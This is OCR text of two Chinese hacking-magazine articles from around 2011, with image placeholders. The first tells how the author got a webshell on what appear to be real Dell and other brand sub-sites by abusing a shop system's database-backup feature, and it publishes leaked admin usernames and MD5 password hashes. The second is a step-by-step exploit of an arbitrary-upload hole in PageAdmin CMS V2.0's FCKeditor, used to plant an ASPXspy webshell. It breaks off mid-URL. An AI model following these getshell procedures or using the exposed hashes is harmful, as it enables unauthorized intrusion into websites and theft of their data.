


图6




图7

点击“管理中心”的“数据管理”-“数据库备份”，呵呵，管理员并没有作任何限制，直接出现了数据库的备份、压缩及恢复功能项。在最上面的“备份数据库”区域，先将第一项“当前数据库路径：”原来默认的“../shopxp/shopxp.mdb”替换成我们的图片木马相对地址“../uploadpic/20111023175256108.jpg”，第二项“备份数据库目录：”处的“../Databackup”不用作修改，将第三项“备份数据库名称：”原来的“20111051574627971.asa”替换成“help.asa”（这个名字可以任意，随个人习惯而已，但建议使用与系统文件名称相似度较高的名字），OK，点击“备份数据”按钮（如图7）。随即，我们就得到了“操作成功”的提示信息——“备份数据库成功，您备份的数据库路径为help.asa”（如图8）！




图8

接下来，就是见证奇迹的时刻！在浏览器访问我们的ASP木马，地址是“http://www.xxdell.cn/Databackup/help.asa”，成功出现了要求输入登录口令的提示，将之前设置的密码“x******g”输入到“Password:”处，再点击“login”按钮，得到了这个Dell分站的WebShell（如图9）。好了吧，就别再进行添加用户和3389等提权操作了吧，小心被JC叔叔请去喝免费茶。




图9

三。那些基本不设防的“大牌”们

还记得之前埋下的“伏笔”么？对了，就是“都有哪些？先不告诉！”这句，呵呵。Dell的XX分站是这个样子的，再试一下YY分站（http://www.yyyydell.com）。方法相同，结果暴出了“dell05717cc245f4e4038bcb”（账户是“dell0571”），不过这个能稍微好点儿，因为MD5加密密码“7cc245f4e4038bcb”未能被免费跑出来。由此我又找了

若干个名牌网站，发现了都存在同样的漏洞，现通报结果如下：




图10

万利达（http://www.axxxp.com/）的：admin2392ee-aef667c137（不用分了吧？），付费查询的MD5记录；索爱的ZZ分站（http://www.szzzzzz3.com/）的：michael-zffe20657a03a8c8e7fef3893ebdaaffb，这个是32位的MD5密码，也是一条付费查询记录；金伯利钻石的XX分站（http://www.jxxxxxxi.net/）的：admin8cbd73ad37eceebe，付费记录；安利的XX分站（http://www.sxxxxxxxxxg.cn/）的：admin08ac91096c21fdc0，这个MD5密码没查到。

当然，“大牌”们尚且如此，那些“小”站们更不用说了，像X星苑、XX速冻食品、义乌XX玩具、CG教学XX字幕及XX影视基地等等，都在相同的地方纷纷落马，令人唏嘘不已！

四。后记

本来想给Dell的XX分站管理员发封E-mail的，但忽然想起N多年前曾经也有过类似的举动，可惜管理员根本就把网站首页上挂的信箱当摆设，半年之后再造访竟仍然未作修补！于是直接联系在线客服的QQ，结果四个都不在线；好在一个多小时之后，其中的一个来联系我，于是将自己的发现告诉了她（如图10），呵呵。

PageAdmin Cms V2.0 getshell 0day

txcbg

2011年11月6日，黑小子在土司公布了“PageAdmin cms getshell 0day”，并给出了一个漏洞的利用EXP。经过我在虚拟机里测试，存在漏洞的是PageAdmin Cms的次最新版本PageAdmin Cms V2.0，最新版本pageadmin v2.1 20110927不存在这个漏洞了。利用漏洞可以直接获得shell，危害还是很大的。

一、漏洞简介

PageAdmin Cms是集成内容发布、文章、产品、图片、招聘、留言、自定义模型、采集等功能于一体的企业级网站管理系统。

漏洞公布者黑小子已经给出了漏洞分析，这里直接引用：

这个程序有个fckeditor， 悲剧就在这里了。不过程序它在upload.aspx里面倒是验证了权限。任意上传

```
<%@ Page language="c#" Trace="false" Inherits="FredCK.FCKeditorV2.Uploader" AutoEventWireup="false" StylesheetTheme="" %>
```

但是在connector.aspx这个里面就是一段

```
<%@ Page language="c#" Trace="false" Inherits="FredCK.FCKeditorV2.FileBrowserConnector" AutoEventWireup="false" StylesheetTheme=""%>
```

我不会.net所以完全不知道他这个代码是什么意思但是经过测试这个代码一点用处都没有！可以任意文件上传，../../任意跨目录！上传可以本地构造test.html。

我个人的理解就是PageAdmin Cms V2.0用到的FCKeditor存在任意文件上传漏洞，并且可以自定义上传文件的目录。

二、漏洞利用

为了测试漏洞，我下载了存在漏洞的PageAdmin Cms V2.0的源代码，在虚拟机里的Windows 2003系统中把

PageAdmin Cms V2.0安装了起来。网站在虚拟机里的访问地址为http://127.0.0.1/，首页如图1。




图1

下面来看漏洞利用方法。PageAdmin Cms V2.0中FCKeditor默认在管理目录master下，虚拟机中connector.aspx的URL为：

http://127.0.0.1/master/fckeditor/editor/filemanager/connectors/aspx/connector.aspx。

1.利用test.html上传获得shell

由于FCKeditor存在任意文件上传漏洞，所以可以通过test.html直接上传shell，但程序中的test.html被删除了。删除了不要紧，我从别的没被删除test.html的FCKeditor中复制了一个test.html出来，稍微修改下就可以利用。用记事本打开test.html，搜索connector.aspx，找到后补齐connector.aspx的完整URL：http://127.0.0.1/master/fckeditor/editor/filemanager/connectors/aspx/connector.aspx，如图2。保存对test.html的修改，然后用浏览器打开test.html，会有安全提示，选择“允许阻止的内容”后显示如图3。

“Connector:”选择ASP.Net，“Current Folder”和“Resource Type”都保持默认，通过“浏览”按钮选择要上传的shell，这里我选择了ASPXspy2，点“Upload”后下面显示空白页，好像上传成功了，点“Get Folders and Files”，看到了文件上传上去的名字Hztt_2011-11-07_15-16-30_924.aspx，在/upload/FCKeditor/File/目录下，访问http://127.0.0.1/upload/FCKeditor/File/Hztt_2011-11-07_15-16-